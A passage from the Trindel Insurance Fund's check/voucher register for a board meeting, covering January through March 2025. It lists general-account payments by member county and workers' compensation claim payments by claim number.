23736	JASON CLAUNCH	29.25	3/12/2025	ClaunchJ. Hunt Mediation 03/05/2025	CL
23737	MDI CLAIMS LLC	10,014.03	3/12/2025	Mdi Claims Manager Access March 2025	CL
23739	Mike Farrell	1,000.00	3/12/2025	Micahel Farrell Health Insurance Reimbursement March 2025	CL
23740	RTGR LAW LLP	301.00	3/12/2025	February 2025 General Legal Services	CL
23741	SHRED AWARE	148.56	3/12/2025	2 64 gallon shred bins 03/10/2025	CL
23742	Steve Gilliland, Inc.	2,500.00	3/12/2025	9th Annual DSR Conference - Apr 22, 2025 Deposit	CL
23743	Travis Goings	944.40	3/12/2025	GoingsT. PARMA Reimb. 24-25	CL
23744	Trent Tuthill	307.00	3/12/2025	TuthillT. BoD Meeting Travel Reimb. 02/05/2025	CL
23745	TRINITY COUNTY SOLID WASTE DIVISION	51.00	3/12/2025	Trinity County Solid Waste March 2025	CL
23746	WEAVERVILLE C.S.D.	38.78	3/12/2025	WCSD ACct#11688 02/8/2025 - 03/4/2025	CL
23747	WEAVERVILLE SANITARY DISTRICT	28.00	3/12/2025	Weaverville Sanitary District Feb 2025	CL
23748	Trinity River Catering & More	100.00	3/13/2025	Trintiy River Catering and More 05/22/25 Deposit	CL
23749	ADVANCED CONCEPTS	3,798.00	3/31/2025	Elite Managed IT Services April 2025	CL
	ADVANCED CONCEPTS	57.89	3/31/2025	JonesP. Laptop Charger	CL
23751	JASON CLAUNCH	40.04	2/26/2025	Hunt Mediation Mileage	CL
	JASON CLAUNCH	710.48	2/26/2025	Parma Reimb. ClaunchJ 02/26/2025	CL
23753	LAURIE DAVIS	385.00	3/13/2025	DavisL. DWC 03/2025 Mileage Reimb. 550 miles	CL
23754	Shaw HR Consulting, Inc.	4,500.00	3/18/2025	Trindel DSR/HR Conference Training 03/18/2025	CL
23755	Steve Gilliland, Inc.	2,500.00	3/31/2025	9th Annual DSR Conference - Remaining Speaking Fee	CL
23756	Weintraub Tobin	1,100.00	2/7/2025	Employment Law Legal Update 02/27/2025	CL
	Total 110 - Trindel	226,584.48			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
120 - Alpine

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23641	VANESSA OZOLINS THERAPY	90.00	1/28/2025	eap	CL
23665	HIGH SIERRA MARRIAGE AND FAMILY THERAPY PC	300.00	2/11/2025	EAP	CL
23667	Klaus Leitenbauer	0.00	2/11/2025	Klaus Leitenbauer CALPELRA 11/12-15/2024	CL
23674	COUNTY OF ALPINE	749.69	2/20/2025	Alpine County Nichole Williamson monitor & postage	CL
23724	Klaus Leitenbauer	359.12	3/5/2025	LeitenbauerK. CALPELRA mileage reimb. 11/2024	CL
	Total 120 - Alpine	1,498.81			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
130 - Colusa

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23619	PRISM	3,652.50	1/13/2025	Colusa Co. MedMal #20221000082, Kevin Morgan	CL
23656	PRISM	2,326.50	2/4/2025	Colusa Co. MedMal #20221000082, Kevin Morgan	CL
23675	COUNTY OF COLUSA	3,300.00	2/20/2025	Colusa County HONE Online Training Jul-Dec 2024	CL
	COUNTY OF COLUSA	413.27	2/20/2025	Colusa County Stretch/Safety gifts July-Dec 2024	CL
	COUNTY OF COLUSA	608.31	2/20/2025	Colusa County winter safety 01/29/2025	CL
23684	Antonio Mendez Ruiz	44.55	2/21/2025	RuizA. Gym Reimb july '24 - Dec '24	CL
23686	Brenda Cano Aceves	38.88	2/21/2025	CanoAcevesB. Gym Reimb. 7/1/24-12/31/24	CL
23687	BRENNA VAN ATTA	74.25	2/21/2025	VanAltaB. Gym Reimb. 07/24-12/24	CL
23688	Christina Wilson	128.70	2/21/2025	WilsonC. Gym Reimb. 07/1/24-12/31/24	CL
23689	Christine Shadinger	52.20	2/21/2025	ShadingerC. Gym Reimb. 07/1/24-12/31/24	CL
23691	Courtney Elliott	45.00	2/21/2025	Elliot C Gym Reimbursement Jan-Jun 2025	CL
23694	Guadalupe Tinoco	12.75	2/21/2025	TinocoG. Gym Reimb. Dec 2024	CL
23696	Jackie Ibarra	50.70	2/21/2025	IbarraJ. Gym Reimb. 07/1/24-12/31/24	CL
23700	Kane Lausten	45.63	2/21/2025	LaustenK. Gym Reimb. 07/1/24-12/31/24	OS
23702	KATHRYN THOMPSON	38.88	2/21/2025	ThompsonK. Gym Reimbursement Aug24-Jan25	CL
23703	KULJEET SINGH MUNDI	149.40	2/21/2025	MundiK. Gym Reimb. 07/24-12/24	CL
23705	Mike Bradwell	67.50	2/21/2025	BradwellM. Gym Remb. Dec 2024	CL
23708	ROBERT ZUNINO	26.10	2/21/2025	ZuninoR. Gym Reimb. 07/1/24-12/31/24	CL
23710	Ryan Jennings	43.20	2/21/2025	JenningsR. Gym Reimb. 07/01/24-12/31/24	CL
23711	Samantha Espindola	54.00	2/21/2025	EspindolaS. Gym Reimb. 07/24-12/24	CL
23713	Sofia Becerra	43.20	2/21/2025	BecerraS. Gym Reimb May 24-25	CL
	Total 130 - Colusa	11,215.52			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
140 - Del Norte

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23698	JANET SCHWERTSCHARF	240.00	2/21/2025	EAP	CL
23725	MARLA BARTOW, M.F.T.	240.00	3/5/2025	EAP	CL
	Total 140 - Del Norte	480.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
150 - Lassen

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23653	JAMES L. SNELL, PHD/LMFT	90.00	2/4/2025	EAP	CL
23701	KAREN L. DIETER	720.00	2/21/2025	EAP	CL
23732	CAROLYN DOTY-JOHNSON, LMFT	80.00	3/12/2025	EAP	CL
	Total 150 - Lassen	890.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
160 - Modoc

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23664	COUNTY OF MODOC	986.49	2/11/2025	Modoc County Leadership Training 01/21-23/2025	CL
	Total 160 - Modoc	986.49			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
170 - Mono

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23648	ANNIE LINAWEAVER MFT	360.00	2/4/2025	EAP	CL
	Total 170 - Mono	360.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23615	HEALTH-METRICS, INC.	2,000.00	1/13/2025	Invoice# 21492 Plumas County Onsite Hearing Test	CL
23738	JOSHUA MIZRAHI	938.80	3/12/2025	MizrahiJ Parma 02/26/2025 Reimb.	CL
	Total 180 - Plumas	2,938.80			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23628	ELVIA BAROCIO	53.19	1/13/2025	Barocio, Elvia CALPELRA 11/12-11/15/2024	OS
23693	DAVID REIKOWSKI, Ph.D.	80.00	2/21/2025	EAP	CL
	Total 190 - San Benito	133.19			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
200 - Sierra

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23697	JAMES L. SNELL, PHD/LMFT	90.00	2/21/2025	EAP	CL
	Total 200 - Sierra	90.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23677	FRONTLINE FIRST	327.00	2/20/2025	Sutter County chaplain services 01/17/2025	CL
	Total 205 - Sutter	327.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
210 - Trinity

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23637	COUNTY OF TRINITY	100.00	1/28/2025	Trinity County Stretch prizes December 2024	CL
23652	COUNTY OF TRINITY	1,750.00	2/4/2025	TrinityCo CSMS Register 2025 - 1/2 pmt Jan 28-Mar 27	CL
23685	Brande Nelson	43.90	2/21/2025	NelsonB. Gym Reimb. 07/1/24-12/31/24	CL
23690	COUNTY OF TRINITY	228.09	2/21/2025	Annual Stretch/ Wellness Program Luncheon	CL
	COUNTY OF TRINITY	100.00	2/21/2025	Trinity County Stretch Program - Jan 2025	CL
23720	COUNTY OF TRINITY	100.00	3/5/2025	Trinity COuntY Stretch Program - Annual Raffle	CL
23733	COUNTY OF TRINITY	100.00	3/12/2025	Trinity Risk Management - Stretch Prize Reimb. Feb 2025	CL
23750	EDNA BERMEJO	17.25	3/12/2025	BermejoE. Gym Reimb. Dec 2024-March 2025	CL
23752	JENNIFER L. MARTINEZ, M.S.	540.00	1/27/2025	EAP - 6 sessions across 2 patients	CL
	Total 210 - Trinity	2,979.24			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
120 - Alpine

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103793		397.50	1/6/2025	TICA-600142	CL
103803		826.50	1/6/2025	TICA-600142	CL
103840		46.70	1/13/2025	TICA-600195	CL
103864		606.10	1/14/2025	TICA-600097	CL
103871		120.95	1/14/2025	TIBZ-600061	CL
103885		22,500.00	1/15/2025	TIBY-600115	CL
103887		40.60	1/15/2025	TIBZ-600061	CL
103897		118.48	1/15/2025	TICA-600142	CL
103904		127,500.00	1/15/2025	TIBY-600115	CL
103905		89.95	1/15/2025	TICA-600097	CL
		14.71	1/15/2025	TICA-600142	CL
104053		0.20	1/28/2025	TIBO-549752	CL
104066		115.07	1/28/2025	TIBO-549752	CL
104081		42.74	1/28/2025	TIBO-549752	CL
104154		386.50	2/4/2025	TICA-600142	CL
104264		3,701.32	2/14/2025	TICA-600142	CL
104376		1,718.47	3/4/2025	TICA-600142	CL
104478		12.35	3/17/2025	TIBZ-600061	CL
104524		136.50	3/17/2025	TICA-600142	OS
104546		84.98	3/17/2025	TIBO-549752	CL
Total 120 - Alpine		158,459.62			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
130 - Colusa

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103755		585.23	1/3/2025	TICB-600054	CL
103756		150.52	1/3/2025	TIBZ-600125	CL
103760		1,970.00	1/3/2025	TIBZ-600172	CL
103775		1,276.30	1/6/2025	TIBZ-600125	CL
103782		246.68	1/6/2025	TICB-600054	CL
103791		2,016.26	1/6/2025	TIBZ-600125	CL
103793		408.00	1/6/2025	TIBY-600169	CL
103795		17.59	1/6/2025	TIBZ-600125	CL
		12.43	1/6/2025	TICB-600054	CL
103801		2,937.86	1/6/2025	TIBY-600169	CL
103805		751.37	1/7/2025	TIBZ-600060	CL
103808		554.92	1/7/2025	TICA-600056	CL
103822		221.61	1/7/2025	TICB-600054	CL
103830		67.00	1/12/2025	TIBZ-600172	OS
103854		591.62	1/14/2025	TIBZ-600172	CL
103872		155.13	1/15/2025	TICB-600054	CL
103876		91.16	1/15/2025	TICB-600054	CL
103883		7.17	1/15/2025	TICB-600054	CL
103886		116.41	1/15/2025	TIBY-600169	CL
103895		829.84	1/15/2025	TICA-600124	CL
103905		35.77	1/15/2025	TIBY-600169	CL
		26.25	1/15/2025	TIBZ-600125	CL
		10.95	1/15/2025	TIBZ-600172	CL
		111.88	1/15/2025	TICA-600056	CL
		71.35	1/15/2025	TICA-600124	CL
		143.63	1/15/2025	TICB-600054	CL
103916		1,395.00	1/16/2025	TICA-600116	CL
103922		1,276.30	1/17/2025	TIBZ-600125	CL
103943		80.44	1/21/2025	TICB-600054	CL
103947		20,411.58	1/21/2025	TIBZ-600060	CL
103968		960.00	1/22/2025	TICA-600056	CL
103974		244.13	1/22/2025	TIBY-600169	CL
104005		108.94	1/24/2025	TICB-600054	CL
		91.16	1/24/2025	TICB-600056	CL
104011		86.73	1/24/2025	TICB-600054	CL
104012		10.95	1/24/2025	TICA-600116	CL
		47.92	1/24/2025	TICB-600054	CL
		29.68	1/24/2025	TICB-600056	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
130 - Colusa

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104048		1,484.80	1/28/2025	TIBY-600169	CL
104068		143.30	1/28/2025	TICB-600054	CL
104080		428.96	1/28/2025	TIBY-600169	CL
104081		31.22	1/28/2025	TIBY-600169	CL
		22.89	1/28/2025	TICB-600054	CL
104088		89.76	1/29/2025	TICA-600056	CL
104093		282.71	1/29/2025	TICA-600056	CL
104098		911.64	2/3/2025	TIBZ-600125	CL
104113		64.97	2/3/2025	TICA-600056	CL
104114		2,079.00	2/3/2025	TIBY-600169	CL
104115		691.20	2/3/2025	TIBZ-600125	CL
		358.40	2/3/2025	TIBZ-600172	CL
104116		257.40	2/3/2025	TICA-600116	CL
		246.68	2/3/2025	TICB-600068	CL
104117		610.50	2/3/2025	TIBY-600088	CL
		1,419.00	2/3/2025	TICA-600116	CL
104118		375.00	2/3/2025	TIBY-600169	CL
104123		69.69	2/3/2025	TIBZ-600060	CL
104157		90.97	2/6/2025	TIBY-600169	CL
104160		150.52	2/6/2025	TIBZ-600125	CL
104161		953.52	2/6/2025	TIBZ-600125	CL
104165		85.56	2/6/2025	TIBZ-600125	CL
104181		107.48	2/6/2025	TICB-600054	CL
104185		273.48	2/6/2025	TICB-600054	CL
104186		139.55	2/6/2025	TIBZ-600172	CL
104187		43.20	2/6/2025	TIBY-600169	CL
		33.89	2/6/2025	TIBZ-600125	CL
		17.11	2/6/2025	TIBZ-600172	CL
		108.95	2/6/2025	TICB-600054	CL
104195		214.48	2/6/2025	TIBY-600169	CL
104201		580.00	2/10/2025	TIBZ-600125	CL
104225		998.40	2/10/2025	TIBY-600169	CL
104226		238.10	2/10/2025	TIBY-600169	CL
104241		93.94	2/12/2025	TICB-600054	CL
104242		18.78	2/12/2025	TICB-600054	CL
104246		396.80	2/12/2025	TICA-600056	CL
104259		530.06	2/14/2025	TICA-600056	CL
104267		42.14	2/16/2025	TIBY-600169	OS

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
130 - Colusa

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104268		10.95	2/18/2025	TICA-600056	CL
104271		116.22	2/21/2025	TIBS-600017	CL
104284		580.00	2/21/2025	TIBZ-600125	CL
104308		105.34	2/21/2025	TIBY-600169	OS
104322		283.44	2/21/2025	TIBZ-600125	CL
104331		216.39	2/21/2025	TICB-600054	CL
104332		35.77	2/21/2025	TIBS-600017	CL
		45.36	2/21/2025	TIBZ-600125	CL
		39.94	2/21/2025	TICB-600054	CL
104333		11,400.62	2/21/2025	TIBZ-600240	OS
104340		214.48	2/25/2025	TIBY-600169	CL
104341		134.04	2/25/2025	TICA-600124	CL
104354		15.61	2/28/2025	TIBY-600169	CL
		16.87	2/28/2025	TICA-600124	CL
104379		1,415.36	3/4/2025	TIBZ-600125	CL
		1,859.00	3/4/2025	TIBZ-600172	CL
104381		493.36	3/4/2025	TIBZ-600172	CL
		246.68	3/4/2025	TICB-600068	CL
104385		115.50	3/4/2025	TIBY-600169	CL
104390		88.24	3/5/2025	TICB-600054	CL
104396		18.30	3/5/2025	TICB-600054	CL
104405		705.91	3/10/2025	TICA-600124	OS
104407		580.00	3/10/2025	TIBZ-600125	CL
104415		115.24	3/10/2025	TIBZ-600146	OS
104422		146.64	3/10/2025	TIBZ-600172	OS
104436		33.60	3/10/2025	TIBZ-600172	CL
104462		21.90	3/12/2025	TIBZ-600146	CL
104481		75.97	3/17/2025	TIBN-543900	CL
104482		101.22	3/17/2025	TICA-600056	CL
104506		125.86	3/17/2025	TICA-600056	CL
104507		126.32	3/17/2025	TICA-600056	CL
104522		77.62	3/17/2025	TIBZ-600146	CL
104523		1,288.35	3/17/2025	TIBZ-600146	CL
104547		142.85	3/17/2025	TICB-600054	CL
104548		89.58	3/17/2025	TICB-600054	CL
104556		32.90	3/17/2025	TIBZ-600146	OS
Total 130 - Colusa		73,949.24			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
140 - Del Norte

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103769		492.82	1/3/2025	TICB-600073	CL
103792		6.52	1/6/2025	TIBY-600204	CL
103795		33.19	1/6/2025	TICB-600073	CL
103797		185.72	1/6/2025	TIBY-600073	CL
103803		227.20	1/6/2025	TIBU-600047	CL
103820		378.48	1/7/2025	TIBZ-600132	CL
103835		264.29	1/13/2025	TIBY-600093	CL
103870		5,916.00	1/14/2025	TIBY-600204	CL
103878		503.75	1/15/2025	TIBS-600248	CL
103879		227.66	1/15/2025	TIBY-600016	CL
103882		51.08	1/15/2025	TIBX-600200	CL
103891		10.08	1/15/2025	TICB-600039	CL
103902		120.68	1/15/2025	TIBX-600177	CL
		181.74	1/15/2025	TIBY-600093	CL
		75.97	1/15/2025	TIBY-600204	CL
103905		5.95	1/15/2025	TIBS-600248	CL
		33.62	1/15/2025	TIBU-600047	CL
		50.27	1/15/2025	TIBX-600177	CL
		16.91	1/15/2025	TIBX-600200	CL
		10.95	1/15/2025	TIBY-600016	CL
		56.72	1/15/2025	TIBY-600093	CL
		27.87	1/15/2025	TIBY-600204	CL
		11.77	1/15/2025	TICB-600039	CL
103924		890.64	1/17/2025	TIBY-600204	CL
103926		297.91	1/17/2025	TIBY-600204	CL
103932		3,315.00	1/17/2025	TIBY-600217	CL
103934		164.32	1/17/2025	TIBY-600216	CL
		633.13	1/17/2025	TICB-600090	CL
103940		784.59	1/21/2025	TIBU-600047	CL
103943		80.44	1/21/2025	TIBY-600073	CL
103945		56.10	1/21/2025	TIBY-600204	CL
		10.95	1/21/2025	TIBY-600216	CL
		32.85	1/21/2025	TIBY-600217	CL
		10.95	1/21/2025	TICB-600090	CL
103990		107.78	1/24/2025	TICB-600039	CL
104012		15.71	1/24/2025	TICB-600039	CL
104051		227.81	1/28/2025	TIBY-600204	CL
104081		18.19	1/28/2025	TIBY-600204	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
140 - Del Norte

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104127		301.92	2/4/2025	TICB-600039	CL
104131		375.00	2/4/2025	TIBU-600047	CL
104135		503.75	2/4/2025	TICA-600099	CL
104137		151.86	2/4/2025	TICB-600039	CL
104146		857.60	2/4/2025	TIBY-600073	CL
104149		1,303.50	2/4/2025	TIBY-600217	CL
		891.00	2/4/2025	TIBY-600235	CL
104153		15.38	2/4/2025	TICA-600230	CL
		27.60	2/4/2025	TICB-600018	CL
104154		1,112.10	2/4/2025	TIBU-600047	CL
104169		1,317.00	2/6/2025	TIBZ-600132	CL
104171		227.66	2/6/2025	TIBS-600248	OS
104187		10.95	2/6/2025	TIBS-600248	CL
		22.46	2/6/2025	TIBX-600177	CL
		10.95	2/6/2025	TICA-600230	CL
		21.90	2/6/2025	TICB-600018	CL
		130.31	2/6/2025	TICB-600039	CL
104191		83.21	2/6/2025	TIBX-600177	CL
		236.56	2/6/2025	TICB-600039	CL
104192		300.75	2/6/2025	TICB-600039	CL
104236		9.09	2/12/2025	TICB-600090	CL
104242		11.51	2/12/2025	TICB-600090	CL
104265		36.00	2/16/2025	TIBZ-600132	CL
104292		1,316.25	2/21/2025	TIBX-600177	CL
104296		21.97	2/21/2025	TIBR-550526	CL
104323		2,720.25	2/21/2025	TIBS-600248	CL
104332		17.80	2/21/2025	TIBR-550526	CL
		10.95	2/21/2025	TIBS-600248	CL
		10.95	2/21/2025	TIBX-600177	CL
104344		160.00	2/25/2025	TIBX-600199	CL
104346		1,253.00	2/28/2025	TIBY-600073	CL
104354		18.15	2/28/2025	TIBX-600199	CL
104358		429.14	3/3/2025	TICA-600099	OS
104369		696.80	3/4/2025	TICA-600099	CL
104370		450.59	3/4/2025	TIBY-600073	CL
104375		85.30	3/4/2025	TIBY-600073	CL
104396		10.95	3/5/2025	TIBY-600073	CL
104449		759.00	3/12/2025	TIBX-600177	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
140 - Del Norte

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104525		195.84	3/17/2025	TIBU-600047	CL
104527		14.28	3/17/2025	TIBU-600047	CL
104576		92.21	3/18/2025	TICB-600039	CL
104577		106.65	3/18/2025	TICB-600039	CL
104578		97.66	3/18/2025	TICB-600039	CL
104605		83.21	3/18/2025	TIBX-600177	CL
104606		83.21	3/18/2025	TIBZ-600154	CL
Total 140 - Del Norte		32,127.83			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
150 - Lassen

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103758		777.20	1/3/2025	TICA-600259	CL
103759		672.01	1/3/2025	TIBX-600168	CL
103765		172.35	1/3/2025	TICB-600044	CL
103771		75.97	1/3/2025	TIBN-543247	CL
		75.97	1/3/2025	TIBX-600108	CL
		75.97	1/3/2025	TIBX-600109	CL
		75.97	1/3/2025	TIBY-600232	CL
		75.97	1/3/2025	TIBZ-600189	CL
103784		290.78	1/6/2025	TICA-600267	CL
103787		1,860.26	1/6/2025	TIBZ-600235	CL
103795		16.96	1/6/2025	TIBN-543247	CL
		16.96	1/6/2025	TIBX-600108	CL
		16.96	1/6/2025	TIBX-600109	CL
		16.96	1/6/2025	TIBY-600232	CL
		16.96	1/6/2025	TIBZ-600189	CL
		10.95	1/6/2025	TICB-600044	CL
103803		397.50	1/6/2025	TICA-600061	CL
103804		78.50	1/7/2025	TICB-600083	CL
103810		44.20	1/7/2025	TIBZ-600235	CL
103834		580.00	1/13/2025	TIBZ-600189	CL
103841		580.00	1/13/2025	TIBU-600129	CL
103846		208.36	1/13/2025	TIBL-503213	CL
103868		94.53	1/14/2025	TIBZ-600235	CL
103905		47.49	1/15/2025	TIBN-537456	CL
		319.57	1/15/2025	TIBZ-600139	CL
		25.38	1/15/2025	TIBZ-600235	CL
		11.29	1/15/2025	TICA-600259	CL
		11.54	1/15/2025	TICA-600267	CL
		11.25	1/15/2025	TICB-600044	CL
		375.56	1/15/2025	TICB-600083	CL
103915		1,860.26	1/16/2025	TIBZ-600235	CL
103917		56,100.00	1/16/2025	TIBZ-600162	CL
103918		9,900.00	1/16/2025	TIBZ-600162	CL
103965		173.04	1/22/2025	TIBN-537456	CL
103970		1,023.00	1/22/2025	TIBZ-600162	CL
103993		151.60	1/24/2025	TIBX-600168	CL
103996		401.55	1/24/2025	TICA-600061	CL
104002		65.09	1/24/2025	TIBZ-600139	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
150 - Lassen

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		19.17	1/24/2025	TICB-600044	CL
104009		389.71	1/24/2025	TICB-600044	CL
104012		10.95	1/24/2025	TIBN-537456	CL
		13.37	1/24/2025	TIBX-600168	CL
		20.45	1/24/2025	TIBZ-600139	CL
		23.71	1/24/2025	TICA-600061	CL
		35.92	1/24/2025	TICB-600044	CL
104015		580.00	1/27/2025	TIBZ-600189	CL
104020		580.00	1/27/2025	TIBU-600129	CL
104026		208.36	1/27/2025	TIBL-503213	CL
104045		91.21	1/28/2025	TICA-600061	CL
104060		2,015.00	1/28/2025	TIBZ-600063	CL
104063		840.96	1/28/2025	TIBX-600168	CL
104073		230.00	1/28/2025	TICA-600020	CL
104074		594.00	1/28/2025	TIBZ-600189	CL
104081		69.82	1/28/2025	TIBX-600168	CL
		10.95	1/28/2025	TIBZ-600063	CL
		14.97	1/28/2025	TICA-600061	CL
104082		128.80	1/28/2025	TICA-600259	CL
104095		30.82	2/3/2025	TIBN-537456	CL
104103		137.76	2/3/2025	TICB-600098	CL
104108		353.36	2/3/2025	TIBY-600232	CL
104109		1,860.26	2/3/2025	TIBZ-600235	CL
104136		317.52	2/4/2025	TICA-600259	CL
104144		460.00	2/4/2025	TICA-600020	CL
104147		136.60	2/4/2025	TICA-600259	CL
104163		10.00	2/6/2025	TICA-600020	CL
104164		91.21	2/6/2025	TICA-600061	CL
104168		432.27	2/6/2025	TICA-600267	CL
104187		13.24	2/6/2025	TIBX-600168	CL
		14.97	2/6/2025	TICA-600061	CL
		44.63	2/6/2025	TICA-600259	CL
		12.54	2/6/2025	TICA-600267	CL
104190		246.68	2/6/2025	TICB-600083	CL
104193		143.23	2/6/2025	TIBX-600168	CL
104200		580.00	2/10/2025	TIBZ-600189	CL
104206		580.00	2/10/2025	TIBU-600129	CL
104214		208.36	2/10/2025	TIBL-503213	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
150 - Lassen

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104232		124.60	2/12/2025	TIBL-503213	CL
104245		252.00	2/12/2025	TICA-600020	CL
104247		643.50	2/12/2025	TIBX-600158	CL
104263		1,860.26	2/14/2025	TIBZ-600235	CL
104281		580.00	2/21/2025	TIBZ-600189	CL
104294		580.00	2/21/2025	TIBU-600129	CL
104302		208.36	2/21/2025	TIBL-503213	CL
104318		10.07	2/21/2025	TIBZ-600235	OS
104325		160.71	2/21/2025	TICA-600267	CL
		253.11	2/21/2025	TICB-600044	CL
104332		11.05	2/21/2025	TIBZ-600235	CL
		11.54	2/21/2025	TICA-600267	CL
		11.88	2/21/2025	TICB-600044	CL
104363		1,860.26	3/3/2025	TIBZ-600235	CL
104366		23.57	3/3/2025	TIBL-503213	CL
104378		990.00	3/4/2025	TIBZ-600235	CL
		759.00	3/4/2025	TICA-600020	CL
		274.50	3/4/2025	TICA-600061	CL
104383		23.57	3/4/2025	TIBL-503213	CL
		21.17	3/4/2025	TIBN-537456	CL
		6.90	3/4/2025	TIBZ-600167	CL
104394		75.97	3/5/2025	TIBZ-600063	CL
		92.42	3/5/2025	TICA-600107	CL
		12.01	3/5/2025	TICB-600067	CL
104396		26.72	3/5/2025	TIBZ-600063	CL
		15.03	3/5/2025	TICA-600107	CL
		12.05	3/5/2025	TICB-600067	CL
104400		101.22	3/10/2025	TICA-600107	CL
104406		580.00	3/10/2025	TIBZ-600189	CL
104412		580.00	3/10/2025	TIBU-600129	CL
104419		208.36	3/10/2025	TIBL-503213	CL
104431		33.93	3/10/2025	TICA-600107	CL
104445		13.87	3/12/2025	TIBZ-600063	CL
104448		136.60	3/12/2025	TIBY-600232	CL
104462		11.45	3/12/2025	TIBY-600232	CL
		11.00	3/12/2025	TIBZ-600063	CL
104473		262.73	3/17/2025	TICB-600067	CL
104474		148.52	3/17/2025	TIBZ-600063	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
150 - Lassen

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104498		235.14	3/17/2025	TIBY-600184	CL
104499		117.39	3/17/2025	TICB-600044	CL
104500		292.04	3/17/2025	TIBL-503213	CL
104501		268.74	3/17/2025	TICB-600098	CL
104539		366.17	3/17/2025	TICB-600067	CL
104561		1,860.26	3/17/2025	TIBZ-600235	CL
104574		108.94	3/18/2025	TICB-600127	CL
104584		91.21	3/18/2025	TICA-600061	CL
104585		91.21	3/18/2025	TIBZ-600139	CL
104589		307.06	3/18/2025	TICB-600098	CL
104590		44.20	3/18/2025	TIBZ-600235	CL
Total 150 - Lassen		103,029.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
160 - Modoc

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103780		316.24	1/6/2025	TICB-600023	CL
103813		4,500.00	1/7/2025	TIBU-600127	CL
103814		25,500.00	1/7/2025	TIBU-600127	CL
103825		374.35	1/12/2025	TIBN-541928	OS
103865		116.60	1/14/2025	TICA-600134	CL
		2,018.14	1/14/2025	TICB-600023	CL
		65.56	1/14/2025	TICB-600055	CL
103889		2,008.50	1/15/2025	TIBN-542108	CL
103905		10.95	1/15/2025	TIBN-541928	CL
		10.95	1/15/2025	TIBN-542108	CL
		10.95	1/15/2025	TICA-600134	CL
		214.70	1/15/2025	TICB-600023	CL
		10.95	1/15/2025	TICB-600055	CL
103930		66.25	1/17/2025	TIBN-542108	CL
103945		26.77	1/21/2025	TIBN-542108	CL
